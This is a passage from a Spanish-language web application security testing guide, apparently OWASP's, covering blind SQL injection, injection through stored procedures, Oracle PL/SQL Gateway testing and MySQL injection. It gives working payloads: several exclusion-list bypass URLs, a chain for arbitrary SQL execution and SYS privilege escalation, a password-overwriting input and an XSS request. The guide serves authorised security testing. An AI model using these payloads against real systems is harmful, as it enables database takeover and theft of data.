que crea la siguiente consulta (de ahora en adelante la llamaremos “consulta de inferencia”):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97
AND '1'='1'
```

Lo anterior, devuelve un resultado si y sólo si el primer carácter del campo usuario (username) es igual al valor ASCII 97. Si obtenemos como respuesta un valor “false” incrementamos el índice de la tabla ASCII de 97 a 98 y repetimos la petición. Si ahora obtenemos un valor “true”, fijamos a cero el índice de la tabla y pasamos a analizar el siguiente carácter, modificando los parámetros de la función SUBSTRING. El problema es comprender de qué modo podemos distinguir la prueba que ha originado un valor verdadero, de la que ha tenido como resultado uno falso. Para hacer esto, creamos una consulta que sabemos generará sin duda un valor falso. Esto es posible con el siguiente valor del campo Id:

```
$Id=1' AND '1' = '2
```

con lo que estaremos creando la siguiente consulta:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

La respuesta obtenida desde el servidor (código HTML) corresponderá al valor falso de nuestras pruebas. Esto es suficiente para verificar si el valor obtenido tras la ejecución de la consulta de inferencia es igual al valor obtenido con el test que hemos comentado antes. A veces, este método no funciona. En el caso de que el servidor devuelva dos páginas diferentes como resultado de realizar dos peticiones idénticas y consecutivas, entonces no seremos capaces de discriminar el valor verdadero del falso. En estos casos particulares, es preciso utilizar determinados filtros que nos permitan eliminar el código que cambia entre las dos peticiones y obtener una plantilla. Más adelante, para cada petición de inferencia ejecutada, extraeremos de la respuesta, la plantilla correspondiente, utilizando la misma función, y efectuaremos un control entre las dos plantillas para decidir cual es el resultado del test. En las pruebas anteriores, se supone que conocemos de qué modo es posible comprender cuando hemos llegado al final de la petición de inferencia, porque hemos obtenido el valor. Para ello, usaremos una característica de las funciones SUBSTRING y LENGTH. Cuando nuestro test devuelva un valor verdadero y hayamos utilizado un código ASCII



igual a 0 (el valor nulo), entonces eso significa que hemos terminado la inferencia, o bien que el valor analizado efectivamente contiene el valor null.

Insertaremos el siguiente valor para el campo Id:


```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Donde N es el número de caracteres que hemos analizado (excluido el valor null). La consulta será:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

Esto nos devuelve un valor que podrá ser verdadero o falso. Si obtenemos un valor verdadero, entonces hemos terminado de hacer inferencia y por lo tanto ya tenemos el valor del parámetro. Si obtenemos un valor falso, significa que el carácter null está presente en el valor del parámetro, y deberemos continuar analizando el siguiente parámetro hasta encontrar otro valor null.

El ataque de inyección ciega (Blind SQL injection), requiere un elevado número de peticiones. Quizá necesitemos echar mano de alguna herramienta automatizada para explotar esta vulnerabilidad. SqlDumper es una herramienta sencilla que realiza esta tarea, efectuando peticiones GET sobre una aplicación con acceso a una BD MySQL, se muestra a continuación.



INYECCIÓN DE PROCEDIMIENTOS ALMACENADOS

Pregunta: ¿Cómo podemos eliminar el riesgo que supone una inyección de SQL?

Respuesta: Procedimientos almacenados.

He visto esta respuesta demasiadas veces, sin salvedad. El simple uso de procedimientos almacenados no asiste en la mitigación de inyecciones SQL. Si no se tratan adecuadamente, las consultas dinámicas de SQL en los procedimientos almacenados pueden ser tan vulnerables a inyecciones SQL como lo son las consultas dinámicas desde una página web.

Cuando se utiliza SQL de forma dinámica en un procedimiento almacenado, la aplicación debe filtrar adecuadamente la entrada del usuario para eliminar el riesgo de una inyección de código. Si no se limpia, el usuario podría introducir sentencias SQL maliciosas que serán ejecutadas dentro del procedimiento almacenado.

Las pruebas de tipo Black box (aquellas que siguen el enfoque de “caja negra”) utilizan inyección SQL para comprometer el sistema. Consideremos el siguiente **Procedimiento Almacenado de SQL Server**:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring)
Go
```

Entrada del usuario:

```
anyusername or 1=1'
anypassword
```

Este procedimiento almacenado no limpia la entrada de datos, y por lo tanto permite al valor devuelto mostrar un registro existente con esos parámetros.

NOTA: Este ejemplo puede parecer infrecuente ya que utiliza SQL dinámico para autenticar a un usuario, pero pensemos en una consulta dinámica donde el usuario selecciona las columnas que desea ver. El usuario podría insertar código malicioso en este escenario y comprometer los datos. Consideremos el siguiente **Procedimiento almacenado para SQL Server**:

```
Create procedure get_report @columnnamelist varchar(20) As
Declare @sqlstring varchar(8000)
Set @sqlstring = '
Select ' + @columnnamelist + ' from ReportTable'
exec(@sqlstring)
Go
```

Entrada del usuario:

```
1 from users'; + 'update users set password = 'password'; select 1'
```

la cual dará como resultado la ejecución de la consulta y por lo tanto la actualización de todas las contraseñas de los usuarios.

REFERENCIAS

Whitepapers

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf



- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.nextgenss.com/research/papers/sqlinference.pdf>
- Kevin Spett: "SQL Injection" - <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>
- Kevin Spett: "Blind SQL Injection" - http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf
- Imperva: "Blind Sql Injection" - http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

Herramientas

- OWASP SQLiX- http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- Francois Larouche: Multiple DBMS Sql Injection tool - [[SQL Power Injector](#)]
- ilo--: MySql Blind Injection Bruteforcing, Reversing.org - [[sqlbftools](#)]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>
- Antonio Parata: Dump Files by sql inference on Mysql - [[SqlDumper](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]

4.6.2.1 PRUEBAS DE ORACLE

BREVE RESUMEN

En esta sección veremos diversas pruebas para comprobar la seguridad de una Base de datos Oracle desde la web.

DESCRIPCIÓN

Las aplicaciones web basadas en PL/SQL hacen uso del Gateway PL/SQL (pasarela) – este es el componente que traduce las peticiones web en consultas a la base de datos. Oracle ha desarrollado diversas implementaciones del software, que van desde el producto más reciente, web listener, hasta el módulo de Apache mod_plsql, ó el servidor web con base de datos XML (XDB). Todos ellos tienen sus peculiaridades, que serán investigadas en profundidad en este documento. Los productos que utilizan el Gateway PL/SQL incluyen, entre otros, el servidor Oracle HTTP, eBusiness Suite, Portal, HTMLDB, WebDB y el servidor de aplicaciones Oracle Application Server.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

COMPRENDIENDO COMO FUNCIONA EL GATEWAY PL/SQL

Básicamente, el Gateway PL/SQL sencillamente actúa como un servidor proxy, tomando las peticiones web del usuario y pasándolas al servidor de bases de datos donde se ejecutan.

- 1) El servidor web acepta la petición procedente de un cliente web y determina que deberá ser procesada por el Gateway PL/SQL.
- 2) El Gateway PL/SQL procesa la petición, extrayendo el nombre del paquete solicitado, el procedimiento y las variables.
- 3) El paquete solicitado, así como el procedimiento, se encapsulan en un bloque anónimo PL/SQL y se envían al servidor de bases de datos (en adelante BD).
- 4) El servidor BD ejecuta el procedimiento y envía los resultados de vuelta al Gateway como HTML.
- 5) La pasarela, a través del servidor web, envía la respuesta de vuelta al cliente.

Comprender esto es importante – el código PL/SQL no existe en el servidor web, sino más bien en el servidor de bases de datos. Esto significa que cualquier debilidad en el Gateway PL/SQL o cualquier debilidad en la aplicación PL/SQL, si se explota, proporciona a un atacante acceso directo al servidor BD – ningún cortafuegos evitará esto.

Las URLs de las aplicaciones web PL/SQL son fácilmente reconocibles, y generalmente comienzan con lo siguiente (xyz puede ser cualquier cadena, y representa un Descriptor de Acceso a Base de datos, posteriormente trataremos más este tema):

`http://www.example.com/pls/xyz`
`http://www.example.com/xyz/owa`



`http://www.example.com/xyz/plsql`

Mientras que el segundo y tercer ejemplo representan URLs pertenecientes a versiones anteriores del Gateway PL/SQL, el primero corresponde a versiones recientes que se ejecutan sobre Apache. En el archivo de configuración de Apache `plsql.conf`, `/pls` es la opción por defecto, especificada como una localización con el módulo PLS como manejador (handler). Sin embargo, la localización no es preciso que sea `/pls`. La ausencia de una extensión de archivo en una URL podría indicar la existencia de una pasarela Oracle PL/SQL. Consideremos la siguiente URL:

`http://www.server.com/aaa/bbb/xxxxx.yyyyy`

Si reemplazásemos `xxxxx.yyyyy` con algo del tipo “`ebank.home`,” “`store.welcome`,” “`auth.login`,” o “`books.search`,” sería bastante probable que se estuviera utilizando un Gateway PL/SQL. También es posible preceder el paquete solicitado así como el procedimiento, con el nombre del usuario a quien pertenecen – ej: el esquema – en este caso el usuario es “`webuser`”:

`http://www.server.com/pls/xyz/webuser.pkg.proc`

En esta URL, `xyz` es el Descriptor de Acceso de Base de Datos, o DAD. Un DAD especifica información sobre el servidor de BD, con el fin de que el Gateway PL/SQL pueda conectarse a él. Contiene información como: la cadena de conexión TNS, el ID de usuario y contraseña, métodos de autenticación y demás. Estos DADs se especifican en el archivo de configuración de Apache `dads.conf` en las versiones más recientes, o en el archivo `wdbsvr.app` si se trata de versiones anteriores.

Estos son algunos de los DADs por defecto:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

COMO SABER SI EL GATEWAY PL/SQL ESTA EN EJECUCIÓN

Cuando realizamos una evaluación de un servidor, es importante, primeramente conocer con qué tecnología estamos tratando. Si aún no es conocida, por ejemplo en el caso de un escenario en el que se aplica un enfoque de tipo Black box, entonces, lo primero que deberemos hacer será averiguarlo. Reconocer una web basada en una aplicación PL/SQL es bastante sencillo.

En primer lugar, está el aspecto del formato de la URL, que ya hemos discutido antes. Además, existen una serie de pruebas sencillas que podemos realizar para comprobar la existencia de un Gateway PL/SQL.

Cabeceras de respuesta del Servidor (response headers)

Las cabeceras de respuesta que facilita el servidor, son un buen indicador para saber si está en

ejecución el Gateway PL/SQL. La tabla siguiente muestra algunas de las cabeceras de respuesta típicas:

```

Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server

```

La prueba NULL

En PL/SQL "null" es una expresión totalmente válida:

```

SQL> BEGIN
  2  NULL;
  3  END;
  4  /
PL/SQL procedure successfully completed.

```

Podemos utilizar esto para comprobar si el servidor esta ejecutando el Gateway PL/SQL. Simplemente tomamos el DAD y le añadimos NULL, después le añadimos NOSUCHPROC:

```

http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc

```

Si el servidor responde con un 200 OK para la primera petición y con un 404 Not Found para la segunda, nos indicará que el Gateway PL/SQL está presente.

Acceso a paquetes conocidos

En versiones anteriores del Gateway PL/SQL, es posible acceder directamente a los paquetes que forman parte del PL/SQL Web Toolkit, como los paquetes OWA y HTTP. Uno de estos paquetes es OWA_UTIL, del que hablaremos más adelante.

Este paquete contiene un procedimiento llamado SIGNATURE que simplemente muestra una firma PL/SQL en formato HTML. Por lo tanto, la siguiente petición:

```
http://www.example.com/pls/dad/owa_util.signature
```

devuelve la siguiente salida en la página web:

"This page was produced by the PL/SQL Web Toolkit on date"

or

"This page was produced by the PL/SQL Cartridge on date"



Si en lugar de esta respuesta obtenemos una de tipo 403 Forbidden, podemos deducir que el Gateway PL/SQL se encuentra en ejecución. Esta respuesta es la que deberíamos obtener con las últimas versiones o con sistemas que han sido parcheados.

Accediendo a paquetes PL/SQL arbitrarios en la Base de Datos

Es posible explotar vulnerabilidades en los paquetes PL/SQL instalados por defecto en el servidor de bases de datos. Cómo hacerlo dependerá de la versión del Gateway PL/SQL. En las primeras versiones del Gateway PL/SQL no había nada que parase a un atacante accediendo a estos paquetes PL/SQL. Antes hemos mencionado el paquete OWA_UTIL. Este paquete se puede utilizar para ejecutar consultas SQL de forma arbitraria

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Mediante el paquete HTP se pueden lanzar ataques de tipo Cross Site Scripting:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Como resulta obvio, esto es peligroso, por lo que Oracle introdujo una lista de Exclusión PLSQL para prevenir el acceso directo a procedimientos como los anteriores. Entre las prohibiciones introducidas, se incluye cualquier petición que comience por SYS.* , DBMS_* , cualquier petición con HTP.* o OWA*. Sin embargo es posible saltarse la lista de exclusión. Lo que es más, la lista de exclusión no evita el acceso a paquetes correspondientes a los esquemas CTXSYS y MDSYS, u otros, así que es posible explotar fallos en estos paquetes:

```
http://www.example.com/pls/dad/CTXSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

Esta petición devolverá una página HTML en blanco, con una respuesta 200 OK si el servidor de bases de datos todavía es vulnerable a este fallo (CVE-2006-0265)

Comprobando la presencia de fallos en el Gateway PL/SQL

A través de los años, el Gateway PL/SQL de Oracle ha sufrido de numerosos fallos, incluyendo el acceso a páginas administrativas (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs (accesos a directorios en teoría restringidos), y vulnerabilidades que pueden permitir a los atacantes saltarse la lista de Exclusión y acceder y ejecutar de forma arbitraria paquetes PL/SQL en el servidor de bases de datos.

Saltándonos la lista de exclusión PL/SQL

Es increíble la cantidad de veces que Oracle ha intentado arreglar los fallos que permiten a los atacantes saltarse la lista de exclusión. Cada uno de los parches creado por Oracle ha fallado víctima de una nueva técnica que lo evita. La historia de esto se puede consultar aquí:

<http://seclists.org/fulldisclosure/2006/Feb/0011.html>

Saltándose la lista de exclusión – Método 1

Cuando Oracle introdujo por primera vez la lista de exclusión para prevenir el acceso arbitrario a los paquetes PL/SQL, se podía saltar de forma trivial precediendo el nombre del esquema/paquete con un carácter de línea nueva, espacio, o tabulación, codificado en hexadecimal:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Saltándose la lista de exclusión – Método 2

Las versiones posteriores del Gateway, permitían a los atacantes saltarse la lista de exclusión precediendo el nombre del esquema/paquete con una etiqueta. En PL/SQL, una etiqueta apunta a una línea de código hacia la que se puede saltar utilizando una declaración GOTO, siguiendo el siguiente esquema: <<NAME>>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

Saltándose la lista de exclusión – Método 3

Con tan sólo poner el nombre del esquema/paquete entre comillas dobles, un atacante podía saltarse la lista de exclusión. Nótese que esto no funciona cuando se trata del servidor Oracle Application Server 10g , ya que convierte la petición del usuario a minúsculas antes de enviarla a la base de datos, por lo tanto, “SYS” y “sys” no son lo mismo, y las peticiones que incluyan “sys” darán como resultado un error 404 Not found. En las versiones más recientes, es posible saltarse la lista de exclusión mediante lo siguiente:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Saltándose la lista de exclusión – Método 4

Dependiendo del juego de caracteres utilizado en el servidor web y en la base de datos, algunos caracteres se traducen. Así, en función del juego de caracteres en uso, el carácter "ÿ" (0xFF) podría convertirse a “Y” en el servidor de bases de datos. Otro carácter que con frecuencia se convierte a “Y” mayúscula es el carácter - 0xAF. Esto podría permitir a un atacante saltarse la lista de exclusión:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Saltándose la lista de exclusión – Método 5

Algunas versiones del Gateway PL/SQL permiten evitar la lista de exclusión con una barra invertida (\) - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Saltándose la lista de exclusión – Método 6

Este es el método más complejo y también el que ha sido parcheado de forma más reciente. Si hiciéramos la siguiente petición



`http://www.example.com/pls/dad/foo.bar?xyz=123`

el servidor de aplicaciones ejecutaría lo siguiente en el servidor de base de datos:

```
1 declare
2   rc__ number;
3   start_time__ binary_integer;
4   simple_list__ owa_util.vc_arr;
5   complex_list__ owa_util.vc_arr;
6 begin
7   start_time__ := dbms_utility.get_time;
8   owa.init_cgi_env(:n__, :nm__, :v__);
9   http.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'http.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20    rc__ := 2;
21  else
22    null;
23    orasso.wpg_session.init();
24    foo.bar(XYZ=>XYZ);
25    if (wpg_docload.is_file_download) then
26      rc__ := 1;
27      wpg_docload.get_download_file(:doc_info);
28      orasso.wpg_session.deinit();
29      null;
30      null;
31      commit;
32    else
33      rc__ := 0;
34      orasso.wpg_session.deinit();
35      null;
36      null;
37      commit;
38      owa.get_page(:data__, :ndata__);
39    end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;
```

Fíjate en las líneas 19 y 24. En la línea 19, la petición del usuario se comprueba contra una lista conocida de cadenas “maliciosas” – la lista de exclusión. Si el paquete y el procedimiento solicitado por el usuario no contiene ninguna de estas cadenas, entonces se ejecuta el procedimiento en la línea 24. El parámetro XYZ se pasa como una variable de tipo bind.

Si entonces solicitamos lo siguiente:

`http://server.example.com/pls/dad/INJECT'POINT`

el siguiente PL/SQL es ejecutado:

```
..
18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
```

```

20  rc__ := 2;
21  else
22    null;
23    orasso.wpg_session.init();
24    inject'point;
..

```

Esto genera una entrada en el registro de errores: “PLS-00103: encontrado el símbolo ‘POINT’ cuando se esperaba uno de los siguientes ...”. Lo que tenemos aquí es una vía para inyectar SQL. Podemos explotar esto para saltarnos la lista de exclusión. Primero, el atacante necesita encontrar un procedimiento PL/SQL que no requiera parámetros y que además no figure en la lista de exclusión. Hay un buen número de paquetes por defecto que cumplen este criterio, por ejemplo:

```

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO

```

Escogiendo uno de estos que sepamos exista (ej: devuelve un 200 OK), si un atacante efectúa esta petición:

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

el servidor debería devolver una respuesta “404 File Not Found” porque el procedimiento orasso.home no requiere parámetros y se le ha pasado uno. Sin embargo, antes de que se devuelva el error 404, se estará ejecutando el siguiente PL/SQL:

```

..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
  rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
  ..
  ..

```

Nótese la presencia de “FOO” en la cadena de consulta que envía el atacante. Se puede abusar de este escenario para ejecutar SQL de forma arbitraria, para ello, primero será preciso cerrar los paréntesis:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

esto resulta en la ejecución del siguiente PL/SQL:

```

..
orasso.home();--=>:);--);
..

```

Nótese que cualquier cosa posterior al doble guión (--) se trata como un comentario. Esta petición causará un error interno del servidor, porque una de las variables de tipo bind ya no se usa, así que el atacante necesita volver a añadirla. Esta variable de tipo bind es la clave para ejecutar sentencias PL/SQL de forma arbitraria. Por el momento, podemos utilizar simplemente HTP.PRINT para mostrar BAR, y añadir la variable de tipo bind que necesitamos como :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```



Esta petición debería devolver un código 200 con la palabra “BAR” entre la salida en HTML. Lo que está sucediendo aquí es que todo lo que figura después del signo igual – BAR en este caso – es el dato insertado en la variable de tipo bind. Utilizando la misma técnica es posible incluso obtener acceso a owa_util.cellsprint otra vez:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--  
=SELECT+USERNAME+FROM+ALL_USERS
```

Para ejecutar consultas SQL de forma arbitraria, incluyendo declaraciones DML y DDL, el atacante inserta un “execute immediate” :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--  
=select%201%20from%20dual
```

Nótese que no se mostrará la salida. Podemos aprovechar esto para explotar cualquier fallo de inyección PL/SQL que afecte a SYS, permitiendo por lo tanto a un atacante obtener un control absoluto de la base de datos subyacente. Por ejemplo, la siguiente URL se sirve de un fallo de inyección SQL en DBMS_EXPORT_EXTENSION (ver <http://secunia.com/advisories/19860>)

```
http://www.example.com/pls/dad/orasso.home?);  
execute%20immediate%20:1;--DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20  
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES  
( 'INDEX_NAME', 'INDEX_SCHEMA', 'DBMS_OUTPUT.PUT_LINE(:p1);  
EXECUTE%20IMMEDIATE%20' 'CREATE%20OR%20REPLACE%20  
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL' ' ';  
END;--', 'SYS', 1, 'VER', 0);END;
```

EVALUANDO APLICACIONES WEB PL/SQL PERSONALIZADAS

Durante las evaluaciones de seguridad de caja negra, el código de las aplicaciones PL/SQL hechas a medida no está disponible, pero aún así, la seguridad de estas aplicaciones necesita ser evaluada en busca de vulnerabilidades.

Pruebas de Inyección SQL

Cada parámetro de entrada debería ser comprobado en busca de fallos de inyección SQL. Son fáciles de buscar, y también de confirmar. Encontrarlos es tan sencillo como incluir una comilla simple en el parámetro y comprobar las posibles respuestas de error (incluidos los errores 404 Not Found). Para confirmar la presencia de inyecciones SQL podemos utilizar el operador de concatenación.

Por ejemplo, supongamos una aplicación web que representa una tienda de libros y que hace uso de consultas PL/SQL. Esta aplicación permite a los usuarios buscar libros por su autor:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

Si esta petición nos devuelve libros escritos por Charles Dickens pero

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

devuelve un error o un código 404, entonces es posible que exista una vulnerabilidad de inyección SQL. Podemos confirmarlo utilizando el operador de concatenación:

```
http://www.example.com/pls/bookstore/books.search?author=DICK' || 'ENS
```


Si esta última petición nos devuelve otra vez libros de Charles Dickens, podemos confirmar que existe una situación de Inyección SQL.

REFERENCIAS

Whitepapers

- Hackproofing Oracle Application Server - <http://www.ngssoftware.com/papers/hpoas.pdf>
- Oracle PL/SQL Injection - <http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf>

Herramientas

- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- Orascan (Oracle Web Application VA scanner) - <http://www.ngssoftware.com/products/internet-security/orascan.php>
- NGSSquirrelL (Oracle RDBMS VA Scanner) - <http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php>

4.6.2.2 PRUEBAS DE MYSQL

BREVE DESCRIPCION

Las vulnerabilidades de [Inyección SQL](#) ocurren cuando los datos de entrada se utilizan en la construcción de una consulta SQL sin ser debidamente filtrados. El uso de SQL dinámico (la construcción de consultas SQL mediante la concatenación de cadenas) abre la vía para estos ataques. La inyección SQL permite a un atacante acceder a los servidores SQL. Permitiendo la ejecución de código SQL bajo los privilegios del usuario con el cual se ha establecido la conexión a la base de datos.

MySQL server, por sus particularidades, requiere una cierta personalización de los exploits. Este es el tema que trataremos en esta sección.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

Cómo efectuar las pruebas

Cuando se encuentra una vulnerabilidad de inyección SQL afectando a una BBDD MySQL, existen varios ataques que se pueden acometer dependiendo de la versión de MySQL y de los privilegios del usuario en el sistema gestor de bases de datos.

Existen al menos 4 versiones de MySQL utilizadas en entornos de producción en todo el mundo. 3.23.x, 4.0.x, 4.1.x y la versión 5.0.x. Cada versión tiene un conjunto de características proporcional a su número de versión.

- Desde la Versión 4.0: UNION
- Desde la Versión 4.1: Subconsultas
- Desde la Versión 5.0: Procedimientos almacenados, funciones almacenadas y la vista denominada INFORMATION_SCHEMA
- Desde la Versión 5.0.2: Disparadores (Triggers)

Hay que resaltar que para las versiones de MySQL anteriores a la 4.0.x, sólo se pueden utilizar inyecciones de tipo booleano o inyecciones ciegas basadas en el tiempo, ya que en esta versión aún no se habían implementado las subconsultas ni las declaraciones UNION.

En adelante, vamos a suponer que existe una inyección clásica de SQL en una petición como la descrita en la sección [Pruebas de inyección SQL](#).

`http://www.example.com/page.php?id=2`

El problema de las comillas simples

Antes de aprovecharnos de las características de MySQL, deberemos considerar cómo se podrían representar las cadenas en una declaración, ya que a menudo las aplicaciones web escapan las comillas simples.

El método para “escapar” las comillas en MySQL es el siguiente:
'Una cadena con \'comillas\'

Así es cómo MySQL interpreta los apóstrofes escapados (\\') como caracteres y no como metacaracteres.

De modo que, si se necesita utilizar cadenas constantes, hay que diferenciar dos casos:

1. La aplicación Web escapa las comillas simples (' => \\')
2. La aplicación Web no escapa las comillas simples (' => ')

En MySQL hay un modo estándar para evitar tener que hacer uso de comillas simples, de todas formas existe un truco para declarar una cadena con valor constante sin recurrir a las comillas simples.

Vamos a suponer que queremos averiguar el valor de un campo denominado 'password' en un registro, con una condición como la siguiente: password like 'A%'

1. Los valores ascii concatenados en hexadecimal:

```
password LIKE 0x4125
```

2. La función char():

```
password LIKE CHAR(65,37)
```

Múltiples consultas mixtas:

Los conectores de la biblioteca de MySQL no soportan múltiples consultas separadas por ';' así que no hay forma de inyectar múltiples comandos SQL no homogéneos dentro de una única vulnerabilidad de inyección SQL como ocurre en el caso del servidor Microsoft SQL Server..

A modo de ejemplo, la siguiente inyección dará como resultado un error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Recopilación de información

Determinando la firma digital de MySQL

Por supuesto, lo primero que deberemos averiguar es si el backend de sistema gestor de bases de datos (en adelante DBMS) es un servidor MySQL.

El servidor MySQL tiene una funcionalidad que permite a otros DBMS ignorar una cláusula en el dialecto MySQL. Cuando un bloque de comentarios ('/**/') contiene un signo de exclamación ('/*! sql here*/') este es interpretado por el servidor MySQL, pero el resto de DBMS lo tratarán como un bloque normal de comentarios, tal y cómo se explica en el [\[Manual de MySQL\]](#).

P.E.:

```
1 /*! and 1=0 */
```

Resultado

esperado:

Si MySQL está presente, se interpretará la cláusula del interior del bloque de comentarios

Versión

Hay tres formas de obtener esta información:

1. Utilizando la variable global @@version
2. Utilizando la función [\[VERSION\(\)\]](#)
3. Incluyendo en un comentario el número de versión (comment fingerprinting) Ej: /*!40110 and 1=0*/



Lo que significa:

```
if(version >= 4.1.10)
  add 'and 1=0' to the query.
```

Son equivalentes, el resultado es el mismo.

Inyección de tipo In band:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inyección de tipo Inferencial:

```
1 AND @@version like '4.0%'
```

Resultado

esperado:

Una cadena como esta: 5.0.22-log

Usuario (Login User)

El servidor MySQL trata con dos tipos de usuarios.

1. [\[USER\(\)\]](#): el usuario conectado al Servidor MySQL.
2. [\[CURRENT_USER\(\)\]](#): el usuario interno que está ejecutando la consulta.

Hay unas ciertas diferencias entre los usuarios 1 y 2.

La primera es que un usuario anónimo podría conectarse (si se le permite) con cualquier nombre, pero el usuario interno de MySQL es un nombre vacío ('').

Otra diferencia es que un procedimiento almacenado o una función almacenada se ejecutan como el usuario que los ha creado, si no se declara en ningún otro sitio. Esto se puede averiguar utilizando **CURRENT_USER**.

Inyección de tipo In band:

```
1 AND 1=0 UNION SELECT USER()
```

Inyección de tipo Inferencial:

```
1 AND USER() like 'root%'
```

Resultado

esperado:

Una cadena como esta: user@hostname

Nombre de la base de datos en uso

Existe la función nativa DATABASE()

Inyección de tipo In band:

```
